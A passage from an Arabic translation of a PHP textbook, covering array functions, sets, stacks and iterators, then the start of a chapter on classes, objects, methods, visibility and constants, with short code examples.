$zips = array(80522, '02140', 90210, 64141, 80522);
```

يمثل العنصر الأول من كل مصفوفة سجلاً منفردًا — كل المعلومات المعروفة عن Tom. وبالمثل، فإن العنصر الثاني يشكل - كل المعلومات المعروفة عن Dick. تعيد الدالة ()array_multisort ترتيب عناصر المصفوفات، مع الاحتفاظ بالسجلات. أي، إذا انتهى الأمر بـ "Dick" أولاً في مصفوفة names$بعد الفرز، فستكون بقية معلومات Dick أولاً في المصفوفات الأخرى أيضًا. (لاحظ أننا احتجنا إلى اقتباس الرمز البريدي الخاص بـ Dick لمنع تفسيره على أنه ثابت ثماني).

إليك كيفية فرز السجلات أولاً تصاعديًا حسب العمر ، ثم تنازليًا حسب الرمز البريدي:

```
array_multisort($ages, SORT_ASC, $zips, SORT_DESC,
$names, SORT_ASC);
```

نحتاج إلى تضمين $names في استدعاء الدالة للتأكد من بقاء اسم Dick مع عمره والرمز البريدي. تظهر طباعة البيانات نتيجة الفرز:

```
for ($i = 0; $i < count($names); $i++) {
 echo "{$names[$i]}, {$ages[$i]}, {$zips[$i]}\n";
}
Tom, 25, 80522
Harriet, 29, 90210
Joe, 35, 80522
Brenda, 35, 64141
Dick, 35, 02140
```

عكس المصفوفات

تعكس الدالة ()array_reverse الترتيب الداخلي للعناصر في المصفوفة:

```
$reversed = array_reverse(array);
```

يتم إعادة ترقيم المفاتيح الرقمية بدءًا من 0، بينما لا تتأثر فهارس السلسلة. بشكل عام، من الأفضل استخدام دوال الترتيب العكسي بدلاً من الفرز ثم عكس ترتيب المصفوفة.

تُرجع الدالة ()array_flip مصفوفة تعكس ترتيب القيمة والمفتاح لكل عنصر أصلي:

```
$flipped = array_flip(array);
```

أي، لكل عنصر في المصفوفة قيمته مفتاح صالح، تصبح قيمة العنصر مفتاحه ويصبح مفتاح العنصر قيمته.
على سبيل المثال، إذا كان لديك مصفوفة تقوم بتعيين أسماء المستخدمين إلى مجلدات الصفحة الرئيسية، فيمكنك استخدام array_flip() لإنشاء مصفوفة تقوم بتعيين المجلدات الرئيسية لأسماء المستخدمين:

```
$u2h = array(
 'gnat' => "/home/staff/nathan",
 'frank' => "/home/action/frank",
 'petermac' => "/home/staff/petermac",
 'ktatroe' => "/home/staff/kevin"
);
$h2u = array_flip($u2h);

$user = $h2u["/home/staff/kevin"]; // $user is now 'ktatroe'
```

العناصر التي لا تكون قيمها الأصلية سلاسل أو أعداد صحيحة تُترك بمفردها في المصفوفة الناتجة. تتيح لك المصفوفة الجديدة اكتشاف المفتاح في المصفوفة الأصلية نظراً لقيمتها، ولكن هذه التقنية تعمل بفعالية فقط عندما يكون للمصفوفة الأصلية قيم فريدة.

ترتيب العشوائية

لاجتياز العناصر في مصفوفة بترتيب عشوائي، استخدم الدالة ()shuffle. تستبدل جميع المفاتيح الموجودة - سلسلة أو رقمية - بأعداد صحيحة متتالية تبدأ من 0.

إليك كيفية ترتيب أيام الأسبوع عشوائيًا:

```
$weekdays = array("Monday", "Tuesday", "Wednesday",
"Thursday", "Friday");
shuffle($weekdays);

print_r($weekdays);

Array(
 [0] => Tuesday
 [1] => Thursday
 [2] => Monday
 [3] => Friday
 [4] => Wednesday
)
```

من الواضح أن الترتيب بعد ()shuffle قد لا يكون هو نفسه إخراج العينة هنا، نظرًا للطبيعة العشوائية للدالة. ما لم تكن مهتمًا بالحصول على عدة عناصر عشوائية من مصفوفة دون تكرار أي عنصر محدد، فإن استخدام الدالة ()rand لاختيار فهرس يكون أكثر كفاءة.

العمل على المصفوفات بأكملها

تحتوي PHP على العديد من الدوال المضمنة المفيدة لتعديل أو تطبيق عملية على جميع عناصر المصفوفة. يمكنك حساب مجموع مصفوفة، ودمج عدة مصفوفات، وإيجاد الفرق بين مصفوفتين، والمزيد.

حساب مجموع المصفوفة

تجمع الدالة ()array_sum القيم في مصفوفة مفهرسة أو ترابطية:

```
$sum = array_sum(array);
```

كمثال:

```
$scores = array(98, 76, 56, 80);
$total = array_sum($scores); // $total = 310
```

دمج مصفوفتين

تدمج الدالة ()array_merge بذكاء مصفوفتين أو أكثر:

```
$merged = array_merge(array1, array2 [, array ... ])
```

إذا تم تكرار مفتاح رقمي من مصفوفة سابقة، فسيتم تعيين مفتاح رقمي جديد للقيمة من المصفوفة اللاحقة:

```
$first = array("hello", "world"); // 0 => "hello", 1 =>
"world"
```

```
$second = array("exit", "here"); // 0 => "exit", 1 =>
"here"


$merged = array_merge($first, $second);
// $merged = array("hello", "world", "exit", "here")
```

إذا تم تكرار مفتاح سلسلة من مصفوفة سابقة، فسيتم استبدال القيمة السابقة بالقيمة اللاحقة:

```
$first = array('bill' => "clinton", 'tony' => "danza");
$second = array('bill' => "gates", 'adam' => "west");


$merged = array_merge($first, $second);
// $merged = array('bill' => "gates", 'tony' => "danza",
'adam' => "west")
```

حساب الفرق بين مصفوفتين

تحسب الدالة ()array_diff الفرق بين مصفوفتين أو أكثر، وتعيد مصفوفة بقيم من المصفوفة الأولى غير موجودة في المصفوفات الأخرى:

```
$diff = array_diff(array1, array2 [, array ... ]);
```

كمثال:

```
$a1 = array("bill", "claire", "ella", "simon", "judy");
$a2 = array("jack", "claire", "toni");
$a3 = array("ella", "simon", "garfunkel");
```

```
// find values of $a1 not in $a2 or $a3
$difference = array_diff($a1, $a2, $a3);
print_r($difference);

Array(
 [0] => "bill",
 [4] => "judy"
);
```

تتم مقارنة القيم باستخدام عامل المقارنة الصارم ===، لذلك يتم اعتبار 1 و "1" مختلفين. يتم الاحتفاظ بمفاتيح المصفوفة الأولى، لذا في $diff يكون مفتاح "bill" هو 0 ومفتاح "judy" هو 4.

في مثال آخر، يُرجع الكود التالي الفرق بين مصفوفتين:

```
$first = array(1, "two", 3);
$second = array("two", "three", "four");

$difference = array_diff($first, $second);
print_r($difference);

Array(
 [0] => 1
 [2] => 3
)
```

تصفية العناصر من مصفوفة

لتحديد مجموعة فرعية من مصفوفة بناءً على قيمها، استخدم الدالة ()array_filter:

```
$filtered = array_filter(array, callback);
```

يتم تمرير كل قيمة مصفوفة "*array*" إلى الدالة المسماة في رد الاتصال "*callback*". تحتوي المصفوفة التي تم إرجاعها فقط على عناصر المصفوفة الأصلية التي ترجع لها الدالة قيمة صحيحة. فمثلا:

```
function isOdd ($element) {
 return $element % 2;
}

$numbers = array(9, 23, 24, 27);
$odds = array_filter($numbers, "isOdd");

// $odds is array(0 => 9, 1 => 23, 3 => 27)
```

كما ترى، يتم الاحتفاظ بالمفاتيح. هذه الدالة مفيدة للغاية مع المصفوفات الترابطية.

استخدام المصفوفات لتنفيذ أنواع البيانات

Using Arrays to Implement Data Types

تظهر المصفوفات في كل برنامج PHP تقريبًا. بالإضافة إلى الغرض الواضح من تخزين مجموعات القيم، يتم استخدامها أيضًا لتنفيذ أنواع بيانات مجردة متنوعة. في هذا القسم، نوضح كيفية استخدام المصفوفات لتنفيذ المجموعات "sets" والمكدسات "stacks".

مجموعات

تمكّنك المصفوفات من تنفيذ العمليات الأساسية لنظرية المجموعات: الاتحاد "union" والتقاطع "intersection" والاختلاف "difference". يتم تمثيل كل مجموعة بمصفوفة، وتقوم دوال PHP المختلفة بتنفيذ عمليات المجموعة. القيم الموجودة في المجموعة هي القيم الموجودة في المصفوفة — لا يتم استخدام المفاتيح، ولكن يتم الاحتفاظ بها بشكل عام بواسطة العمليات.

اتحاد "*union*" مجموعتين هو كل العناصر من كلا المجموعتين مع إزالة التكرارات. تتيح لك الدالتان array_merge() و array_unique() حساب الاتحاد. إليك كيفية العثور على اتحاد مصفوفتين:

```
function arrayUnion($a, $b)
{
 $union = array_merge($a, $b); // duplicates may still
exist
 $union = array_unique($union);

 return $union;
```

```
}

$first = array(1, "two", 3);
$second = array("two", "three", "four");

$union = arrayUnion($first, $second);
print_r($union);

Array(
 [0] => 1
 [1] => two
 [2] => 3
 [4] => three
 [5] => four
)
```

تقاطع *"intersection"* مجموعتين هو مجموعة العناصر المشتركة بينهما. تأخذ دالة array_intersect() المضمنة في PHP أي عدد من المصفوفات كمدخلات وتعيد مصفوفة من تلك القيم الموجودة في كل منها. إذا كانت المفاتيح المتعددة لها نفس القيمة، فسيتم الاحتفاظ بالمفتاح الأول بهذه القيمة.

المكدسات "Stacks"

على الرغم من أنه ليس شائعًا في برامج PHP كما هو الحال في البرامج الأخرى، إلا أن أحد أنواع البيانات الشائعة إلى حد ما هو آخر مكدس يدخل أولاً "last-in first-out " (LIFO). يمكننا إنشاء حزم باستخدام زوج من دوال PHP، array_push() و array_pop(). الدالة array_push() مطابقة

لإسناد []$array. نستخدم ()array_push لأنه يبرز حقيقة أننا نعمل مع الحزم "stacks"، والتوازي مع ()array_pop يجعل قراءة الكود أسهل. هناك أيضًا دالات ()array_shift و ()array_unshift لمعاملة مصفوفة مثل قائمة انتظار.

الأكوام "Stacks" مفيدة بشكل خاص للحفاظ على الحالة. يوفر المثال 5-4 مصححًا بسيطًا للحالة يسمح لك بطباعة قائمة بالدوال التي تم استدعاؤها حتى هذه النقطة (أي تتبع المكدس).

مثال 5-4. مصحح أخطاء الحالة

```
$callTrace = array();

function enterFunction($name)
{
 global $callTrace;
 $callTrace[] = $name;

 echo "Entering {$name} (stack is now: " . join(' -> ',
$callTrace) . ")<br />";
}

function exitFunction()
{
 echo "Exiting<br />";

 global $callTrace;
```

```
 array_pop($callTrace);
}

function first()
{
 enterFunction("first");
 exitFunction();
}

function second()
{
 enterFunction("second");
 first();
 exitFunction();
}

function third()
{
 enterFunction("third");
 second();
 first();
 exitFunction();
}

first();
third();
```

هذا هو الناتج من المثال 5-4:

```
Entering first (stack is now: first)
Exiting
Entering third (stack is now: third)
Entering second (stack is now: third -> second)
Entering first (stack is now: third -> second -> first)
Exiting
Exiting
Entering first (stack is now: third -> first)
Exiting
Exiting
```

تنفيذ واجهة التكرار

Implementing the Iterator Interface

باستخدام بنية foreach، يمكنك التكرار ليس فقط عبر المصفوفات، ولكن أيضًا عبر حالات الفئات "classes" التي تنفذ واجهة Iterator (انظر الفصل 6 لمزيد من المعلومات حول الكائنات والواجهات). لتنفيذ واجهة المكرر Iterator، يجب عليك تنفيذ خمس طرق في فئتك:

current()

إرجاع العنصر المشار إليه حاليًا بواسطة المكرر.

key()

إرجاع مفتاح العنصر المشار إليه حاليًا بواسطة المكرر.

next()

ينقل المكرر إلى العنصر التالي في الكائن ويعيده.

rewind()

ينقل المكرر إلى العنصر الأول في المصفوفة.

valid()

يرجع true إذا كان المكرر يشير حاليًا إلى عنصر صالح، ويعيد النتيجة false إذا كان العكس.

مثال 5-5 يعيد تطبيق فئة مكرر بسيطة تحتوي على مصفوفة ثابتة من البيانات.

مثال 5-5. واجهة التكرار

```
class BasicArray implements Iterator
{
 private $position = 0;
 private $array = ["first", "second", "third"];

 public function __construct()
 {
 $this->position = 0;
 }

 public function rewind()
 {
 $this->position = 0;
 }

 public function current()
 {
 return $this->array[$this->position];
 }

 public function key()
 {
 return $this->position;
 }
```

```
 public function next()
 {
 $this->position += 1;
 }

 public function valid()
 {
 return isset($this->array[$this->position]);
 }
}

$basicArray = new BasicArray;

foreach ($basicArray as $value) {
 echo "{$value}\n";
}

foreach ($basicArray as $key => $value) {
 echo "{$key} => {$value}\n";
}

first
second
third

0 => first
```

```
1 => second
2 => third
```

عندما تقوم بتطبيق واجهة Iterator على فئة، فإنها تسمح لك فقط باجتياز العناصر في حالات تلك الفئة باستخدام بنية foreach، لا يسمح لك بمعاملة تلك الحالات كمصفوفات أو معلمات لطرق أخرى. هذا، على سبيل المثال، يعيد التكرار الذي يشير إلى خصائص $trie باستخدام دالة ()rewind المضمنة بدلاً من استدعاء طريقة ()rewind على $trie:

```
class Trie implements Iterator
{
 const POSITION_LEFT = "left";
 const POSITION_THIS = "this";
 const POSITION_RIGHT = "right";

 var $leftNode;
 var $rightNode;

 var $position;

 // implement Iterator methods here...
}
$trie = new Trie();
rewind($trie);
```

توفر مكتبة SPL الاختيارية مجموعة متنوعة من التكرارات المفيدة، بما في ذلك مجلد نظام الملفات "filesystem directory"، والشجرة "tree"، ومكررات مطابقة regex.

مالتالي

غطت الفصول الثلاثة الأخيرة: الدوال، والسلاسل، والمصفوفات، الكثير من البنية الأساسية. يبني الفصل التالي على هذا الأساس ويأخذك إلى عالم جديد من الكائنات والبرمجة الموجهة للكائنات "object-oriented programming" (OOP). يجادل البعض بأن OOP هي أفضل طريقة للبرمجة، لأنها مغلفة وقابلة لإعادة الاستخدام أكثر من البرمجة الإجرائية "procedural". يستمر هذا النقاش، ولكن بمجرد الدخول في النهج الموجه للكائنات للبرمجة وفهم فوائدها، يمكنك اتخاذ قرار صائب حول كيفية البرمجة في المستقبل. ومع ذلك، فإن الاتجاه العام في عالم البرمجة هو استخدام OOP قدر الإمكان.

كلمة تحذير واحدة قبل المتابعة: هناك العديد من المواقف التي يمكن أن يضيع فيها مبرمج OOP المبتدئ، لذا تأكد من أنك مرتاح حقًا لـ OOP قبل القيام بأي شيء رئيسي أو مهمة حرجة بها.

الفصل السادس: الكائنات

Objects

ستتعلم في هذا الفصل كيفية تحديد وإنشاء واستخدام الكائنات في PHP. تفتح البرمجة الموجهة للكائنات "Object-oriented programming" (OOP) الباب أمام تصميمات أنظف وصيانة أسهل وإعادة استخدام أكواد أكبر. أثبتت OOP أنها ذات قيمة كبيرة لدرجة أن القليل اليوم يجرؤ على تقديم لغة بدون أن تكون موجهة نحو الهدف. يدعم PHP العديد من الميزات المفيدة لـ OOP، ويوضح لك هذا الفصل كيفية استخدامها، ويغطي مفاهيم OOP الأساسية بالإضافة إلى الموضوعات المتقدمة مثل الاستبطان "introspection" والتسلسل "serialization".

الكائنات Objects

تقر البرمجة الموجهة للكائنات بالاتصال الأساسي بين البيانات والكود الذي يعمل عليها، وتتيح لك تصميم وتنفيذ البرامج حول هذا الاتصال. على سبيل المثال، عادةً ما يتتبع نظام لوحة الإعلانات العديد من المستخدمين. في لغة البرمجة الإجرائية، يتم تمثيل كل مستخدم بهيكل بيانات، ومن المحتمل أن تكون هناك مجموعة من الدوال التي تعمل مع هياكل البيانات هذه (لإنشاء مستخدمين جدد، والحصول على معلوماتهم، وما إلى ذلك). في لغة OOP، يتم تمثيل كل مستخدم بواسطة كائن - بنية بيانات مع كود مرفق. لا تزال البيانات والكود موجودًا، ولكن يتم التعامل معها كوحدة لا يمكن فصلها. الكائن، باعتباره اتحادًا للكود والبيانات، هو الوحدة النمطية لتطوير التطبيقات وإعادة استخدام الكود.

في هذا التصميم الافتراضي للوحة الإعلانات، يمكن أن تمثل الكائنات ليس فقط المستخدمين ولكن أيضًا الرسائل "messages" و السلاسل "threads". كائن المستخدم له اسم مستخدم وكلمة مرور لهذا المستخدم، وكود لتعريف جميع الرسائل بواسطة هذا الكاتب. يعرف كائن الرسالة الخيط "thread" الذي ينتمي إليه ولديه كود لنشر رسالة جديدة والرد على رسالة موجودة وعرض الرسائل. كائن مؤشر الترابط هو مجموعة من كائنات الرسائل، وله كود لعرض فهرس الموضوع. هذه طريقة واحدة فقط لتقسيم الدوال الضرورية إلى كائنات. على سبيل المثال، في تصميم بديل، توجد التعليمات البرمجية لنشر رسالة جديدة في كائن المستخدم، وليس كائن الرسالة.

يعد تصميم الأنظمة الموجهة للكائنات موضوعًا معقدًا، وقد تمت كتابة العديد من الكتب حوله. الخبر السار هو أنه مهما كان تصميمك لنظامك، يمكنك تنفيذه في PHP. لنبدأ بتقديم بعض المصطلحات والمفاهيم الأساسية التي ستحتاج إلى معرفتها قبل الغوص في منهج البرمجة هذا.

المصطلح Terminology

يبدو أن كل لغة موجهة للكائنات لديها مجموعة مختلفة من المصطلحات لنفس المفاهيم القديمة. يصف هذا القسم المصطلحات التي تستخدمها PHP، ولكن انتبه من أنه في اللغات الأخرى قد يكون لهذه المصطلحات معاني أخرى.

لنعد إلى مثال مستخدمي لوحة الإعلانات. تحتاج إلى تتبع نفس المعلومات لكل مستخدم، ويمكن استدعاء نفس الدوال في بنية بيانات كل مستخدم. عندما تقوم بتصميم البرنامج، فإنك تقرر الحقول لكل مستخدم وتخرج بالدوال. بجمل OOP، أنت تصمم فئة المستخدم. الفئة "class" عبارة عن قالب لبناء الكائنات.

الكائن *"object"* هو مثيل "instance" (أو حدوث "occurrence") لفئة. في هذه الحالة، إنها بنية بيانات مستخدم فعلية مع كود مرفق. الكائنات والفئات تشبه إلى حد ما القيم وأنواع البيانات. يوجد نوع بيانات واحد فقط لعدد صحيح، ولكن هناك العديد من الأعداد الصحيحة الممكنة. وبالمثل، يحدد برنامجك فئة مستخدم واحدة فقط، ولكن يمكنه إنشاء العديد من المستخدمين المختلفين (أو المتطابقين) منه.

تسمى البيانات المرتبطة بالكائن بخصائصه *"properties"*. تسمى الدوال المرتبطة بالكائن بأساليبه *"methods"*. عندما تحدد فئة، فإنك تحدد أسماء خصائصها وتعطي كود أساليبها.

تصحيح البرامج وصيانتها أسهل بكثير إذا كنت تستخدم التغليف أو الكبسلة *"encapsulation"*. هذه هي الفكرة القائلة بأن الفئة توفر طرقًا معينة (الواجهة *"interface"*) للكود الذي يستخدم كائناتها، وبالتالي لا يصل الكود الخارجي مباشرةً إلى هياكل البيانات الخاصة بهذه الكائنات. وبالتالي، فإن التصحيح أسهل

لأنك تعرف مكان البحث عن الأخطاء - الكود الوحيد الذي يغير هيا كل بيانات الكائن موجود داخل الفئة "class" - وتكون الصيانة أسهل، لأنه يمكنك تبديل تطبيقات فئة دون تغيير الكود الذي يستخدم الفئة، مثل طالما أنك تحتفظ بنفس الواجهة.

ربما يتضمن أي تصميم غير بديهي موجه للكائنات الوراثة "*inheritance*". هذه طريقة لتعريف فئة جديدة بالقول إنها مثل فئة موجودة، ولكن بخصائص وطرق معينة جديدة أو متغيرة. تسمى الفئة الأصلية الفئة الفائقة "*superclass*" (أو الأصل -الأب- "parent" أو الفئة الأساسية "base class")، وتسمى الفئة الجديدة الفئة الفرعية "*subclass*" (أو الفئة المشتقة "derived class"). الوراثة هي شكل من أشكال إعادة استخدام التعليمات البرمجية - يتم إعادة استخدام كود الفئة الفائقة بدلاً من نسخها ولصقها في فئة فرعية. يتم تمرير أي تحسينات أو تعديلات على الفئة الفائقة تلقائيًا إلى الفئة الفرعية.

إنشاء كائن

من الأسهل بكثير إنشاء (أو إنشاء مثيل *"instantiate"*) كائنات واستخدامها بدلاً من تعريف فئات الكائن، لذلك قبل أن نناقش كيفية تعريف الفئات، دعنا نلقي نظرة على إنشاء الكائنات. لإنشاء كائن من فئة معينة، استخدم الكلمة الأساسية new:

```
$object = new Class;
```

بافتراض أنه تم تعريف فئة الشخص "Person"، فإليك كيفية إنشاء كائن الشخص:

```
$moana = new Person;
```

لا تقتبس اسم الفئة، وإلا ستحصل على خطأ في التجميع "compilation error":

```
$moana = new "Person"; // لايعمل
```

تسمح لك بعض الفئات بتمرير المدخلات إلى الاستدعاء. يجب أن توضح وثائق الفئة ما إذا كانت تقبل المدخلات. إذا حدث ذلك، فستنشئ كائنات مثل هذه:

```
$object = new Person("Sina", 35);
```

لا يلزم أن يكون اسم الفئة مضمّناً في برنامجك. يمكنك توفير اسم الفئة من خلال متغير:

```
$class = "Person";
$object = new $class;
// is equivalent to
```

```
$object = new Person;
```

يؤدي تحديد فئة غير موجودة إلى حدوث خطأ في وقت التشغيل.

المتغيرات التي تحتوي على مراجع الكائنات هي مجرد متغيرات عادية - يمكن استخدامها بنفس الطرق مثل المتغيرات الأخرى. لاحظ أن المتغيرات المتغيرة تعمل مع الكائنات، كما هو موضح هنا:

```
$account = new Account;
$object = "account";
${$object}->init(50000, 1.10); // same as $account->init
```

الوصول إلى الخصائص والأساليب

بمجرد أن يكون لديك كائن، يمكنك استخدام الرمز <- للوصول إلى طرق وخصائص الكائن:

```
$object->propertyname $object->methodname([arg, ... ])
```

كمثال:

```
echo "Moana is {$moana->age} years old.\n"; // property access
$moana->birthday(); // استدعاء طريقة
$moana->setAge(21); // استدعاء طريقة بمدخلات
```

تعمل الطرق بنفس الطريقة التي تعمل بها الدوال (فقط على وجه التحديد للكائن المعني)، حتى تتمكن من أخذ مدخلات وإرجاع قيمة:

```
$clan = $moana->family("extended");
```

ضمن تعريف الفصل، يمكنك تحديد الأساليب والخصائص التي يمكن الوصول إليها بشكل عام والتي لا يمكن الوصول إليها إلا من داخل الفئة نفسها باستخدام معدِّلات الوصول العامة والخاصة. يمكنك استخدام هذه لتوفير الكبسلة.

يمكنك استخدام المتغيرات المتغيرة مع أسماء الخصائص:

```
$prop = 'age';
echo $moana->$prop;
```

الأسلوب أو الطريقة الثابتة "static method" هي الطريقة التي يتم استدعاؤها على فئة وليس على كائن. مثل هذه الأساليب لا يمكن الوصول إلى الخصائص. اسم الطريقة الثابتة هو اسم الفئة متبوعًا بنقطتين واسم الدالة. على سبيل المثال، يستدعي هذا الأسلوب ()p الثابت في فئة HTML:

```
HTML::p("Hello, world");
```

عند التصريح عن فئة، فإنك تحدد الخصائص والأساليب التي تكون ثابتة باستخدام خاصية الوصول الثابت.

بمجرد الإنشاء، يتم تمرير الكائنات عن طريق المرجع - أي، بدلاً من النسخ حول الكائن بأكمله (وهو مسعى يستهلك الوقت والذاكرة)، يتم تمرير مرجع إلى الكائن بدلاً من ذلك. فمثلا:

```
$f = new Person("Pua", 75);

$b = $f; // $b and $f point at same object
$b->setName("Hei Hei");

printf("%s and %s are best friends.\n", $b->getName(),
$f->getName());
Hei Hei and Hei Hei are best friends.
```

إذا كنت تريد إنشاء نسخة طبق الأصل من كائن ما، يمكنك استخدام عامل النسخ:

```
$f = new Person("Pua", 35);

$b = clone $f; // صنع نسخة
$b->setName("Hei Hei");// تغيير النسخة
```

```
printf("%s and %s are best friends.\n", $b->getName(),
$f->getName());
```

```
Pua and Hei Hei are best friends.
```

عندما تستخدم عامل النسخ لإنشاء نسخة من كائن وتعلن هذه الفئة عن طريقة ()__clone، يتم استدعاء هذه الطريقة على الكائن الجديد فور استنساخه. يمكنك استخدام هذا في الحالات التي يحتفظ فيها الكائن بموارد خارجية (مثل مقابض الملفات "file handles") لإنشاء موارد جديدة، بدلاً من نسخ الموارد الموجودة.

إعلان فئة

لتصميم برنامجك أو مكتبة الأكواد الخاصة بك بطريقة موجهة للكائنات، ستحتاج إلى تحديد الفئات الخاصة بك، باستخدام الكلمة الأساسية class. يتضمن تعريف الفئة اسم الفئة وخصائصها وطرقها. أسماء الفئات غير حساسة لحالة الأحرف ويجب أن تتوافق مع قواعد معرفات PHP. من بين أمور أخرى، اسم الفئة stdClass محجوز. في ما يلي بناء الجملة لتعريف فئة:

```
class classname [ extends baseclass ] [ implements interfacename ,
 [interfacename, ... ] ] {
 [ use traitname, [ traitname, ... ]; ]

 [ visibility $property [ = value ]; ... ]

 [ function functionname (args) [: type ] {
 // code
 }
 ...
 ]
}
```

تعريف الطرق Declaring Methods

الطريقة هي دالة محددة داخل فئة. بالرغم من أن PHP لا تفرض قيودًا خاصة، إلا أن معظم التوابع تعمل فقط على البيانات الموجودة داخل الكائن الذي توجد فيه الطريقة. يمكن استخدام أسماء الطرق التي تبدأ بشرطتين سفليتين (__) في المستقبل بواسطة PHP (ويتم استخدامها حاليًا لطرق تسلسل الكائنات ()__sleep و ()__wakeup، الموصوفة لاحقًا في هذا الفصل، من بين أمور أخرى)، لذلك يوصى بأن لا تبدأ أسماء الطرق الخاصة بك بهذا التسلسل.

ضمن الطريقة، يحتوي المتغير this$ على مرجع للكائن الذي تم استدعاء الطريقة عليه. على سبيل المثال، إذا استدعيت ()moana->birthday$، داخل طريقة ()birthday، فإن this$ يحمل نفس قيمة moana$. تستخدم الطرق المتغير this$ للوصول إلى خصائص الكائن الحالي واستدعاء طرق أخرى على هذا الكائن.

إليك تعريف فئة بسيط لفئة الشخص يوضح المتغير this$ في العمل:

```
class Person {
 public $name = '';

 function getName() {
 return $this->name;
  }
function setName($newName) {
 $this->name = $newName;
  }
}
```

كما ترى، طرق getName() و setName() تستخدم $this للوصول إلى خاصية $name وتعيينها للكائن الحالي.

للإعلان عن طريقة ثابتة، استخدم الكلمة الأساسية static. داخل الطرق الثابتة، لم يتم تعريف المتغير $this. فمثلا:

```
class HTMLStuff {
 static function startTable() {
 echo "<table border=\"1\">\n";
 }

 static function endTable() {
 echo "</table>\n";
 }
}

HTMLStuff::startTable();
 // print HTML table rows and columns
HTMLStuff::endTable();
```

إذا قمت بتعريف طريقة باستخدام الكلمة الأساسية final، فلن تتمكن الفئات الفرعية من تجاوز هذه الطريقة. فمثلا:

```
class Person {
 public $name;
final function getName() {
```

```
 return $this->name;
 }
}


class Child extends Person {
 // syntax error
 function getName() {
 // do something
 }
}
```

باستخدام معدِّلات الوصول، يمكنك تغيير رؤية الطرق. يجب الإعلان عن الطرق التي يمكن الوصول إليها خارج الطرق على الكائن للعام "public"، يجب الإعلان عن التوابع الموجودة على مثيل والتي لا يمكن استدعاؤها إلا من خلال طرق ضمن نفس الفئة "private". أخيرًا، لا يمكن استدعاء العمليات التي تم الإعلان عنها على أنها محمية "protected" إلا من داخل عمليات فئة الكائن وطرق الفئات للفئات الموروثة من الفئة. تحديد رؤية أساليب الفصل أمر اختياري؛ إذا لم يتم تحديد الرؤية، تكون الطريقة عامة. على سبيل المثال، قد تحدد:

```
class Person {
 public $age;
public function __construct() {
 $this->age = 0;
 }
```

```
public function incrementAge() {
 $this->age += 1;
 $this->ageChanged();
 }

protected function decrementAge() {
 $this->age -= 1;
 $this->ageChanged();
 }
private function ageChanged() {
 echo "Age changed to {$this->age}";
 }
}

class SupernaturalPerson extends Person {
 public function incrementAge() {
 // ages in reverse
 $this->decrementAge();
 }
}

$person = new Person;
$person->incrementAge();
$person->decrementAge(); // not allowed
$person->ageChanged(); // also not allowed
```

```
$person = new SupernaturalPerson;
$person->incrementAge(); // calls decrementAge under the hood
```

يمكنك استخدام تلميح الكتابة (الموصوف في الفصل 3) عند تعريف طريق للكائن:

```
class Person {
 function takeJob(Job $job) {
 echo "Now employed as a {$job->title}\n";
 }
}
```

عندما تقوم إحدى الطرق بإرجاع قيمة، يمكنك استخدام تلميح الكتابة للإعلان عن نوع القيمة المرجعة للطريقة:

```
class Person {
 function bestJob(): Job {
 $job = Job("PHP developer");

 return $job;
 }
}
```

تعريف الخصائص

في التعريف السابق لفئة الشخص "Person "، أعلنا صراحة عن خاصية name$. معدلات الوصول اختيارية. إنه أسلوب PHP جيد للإعلان عن خصائصك، ولكن يمكنك إضافة خصائص جديدة في أي وقت.

في ما يلي نسخة من فئة الشخص التي تحتوي على خاصية name$ غير معرّفة:

```
class Person {
 function getName() {
 return $this->name;
 }
function setName($newName) {
 $this->name = $newName;
 }
}
```

يمكنك تعيين قيم افتراضية للخصائص، لكن هذه القيم الافتراضية يجب أن تكون ثوابت بسيطة:

```
public $name = "J Doe"; // صالح
public $age = 0; // صالح
public $day = 60 * 60 * hoursInDay(); // غير صالح
```

باستخدام معدِّلات الوصول، يمكنك تغيير رؤية الخصائص. يجب الإعلان عن الخصائص التي يمكن الوصول إليها خارج نطاق الكائن للعام "public"؛ يجب الإعلان عن الخصائص الموجودة على مثيل والتي يمكن الوصول إليها فقط من خلال طرق ضمن نفس "private" الفئة. أخيرًا، لا يمكن الوصول إلى الخصائص التي تم الإعلان عنها على أنها محمية "protected" إلا من خلال طرق فئة الكائن وطرق الفئات للفئات الموروثة من الفئة. على سبيل المثال، قد تعلن عن فئة مستخدم:

```
class Person {
 protected $rowId = 0;

 public $username = 'Anyone can see me';

 private $hidden = true;
}
```

بالإضافة إلى خصائص مثيلات الكائنات، تسمح لك PHP بتعريف الخصائص الثابتة، وهي متغيرات في فئة الكائن، ويمكن الوصول إليها عن طريق الرجوع إلى الخاصية باسم الفئة. فمثلا:

```
class Person {
 static $global = 23;
}
$localCopy = Person::$global;
```

داخل مثيل من فئة الكائن، يمكنك أيضًا الرجوع إلى الخاصية الثابتة باستخدام الكلمة الأساسية `self`، مثل: `echo self::$global;`.

إذا تم الوصول إلى خاصية على كائن غير موجود، وإذا تم تحديد طريقة ()__get أو ()__set لفئة الكائن، يتم منح هذه الطريقة فرصة إما لاسترداد قيمة أو تعيين قيمة لتلك الخاصية.

على سبيل المثال، قد تعلن عن فئة تمثل البيانات التي تم سحبها من قاعدة بيانات، ولكنك قد لا ترغب في سحب قيم بيانات كبيرة - مثل الكائنات الثنائية الكبيرة "Binary Large Objects" (BLOBs)- ما لم يتم طلب ذلك تحديدًا. تتمثل إحدى طرق تنفيذ ذلك، بالطبع، في إنشاء طرق وصول للخاصية التي تقرأ

وتكتب البيانات عند الطلب. هناك طريقة أخرى وهي استخدام طرق التحميل الزائد "overloading" هذه:

```
class Person {
 public function __get($property) {
 if ($property === 'biography') {
 $biography = "long text here..."; // would retrieve
from database

 return $biography;
 }
 }

 public function __set($property, $value) {
 if ($property === 'biography') {
 // set the value in the database
 }
 }
}
```

تعريف الثوابت

كما هو الحال مع الثوابت العامة، المعينة من خلال دالة define()، توفر PHP طريقة لتعيين ثوابت داخل فئة. مثل الخصائص الثابتة، يمكن الوصول إلى الثوابت مباشرة من خلال الفئة أو ضمن طرق الكائن باستخدام التدوين الذاتي "self notation". بمجرد تحديد الثابت، لا يمكن تغيير قيمته:

```
class PaymentMethod {
 public const TYPE_CREDITCARD = 0;
 public const TYPE_CASH = 1;
}

echo PaymentMethod::TYPE_CREDITCARD;
0
```

كما هو الحال مع الثوابت العامة، من الشائع تعريف ثوابت الفئة بمعرفات الأحرف الكبيرة.

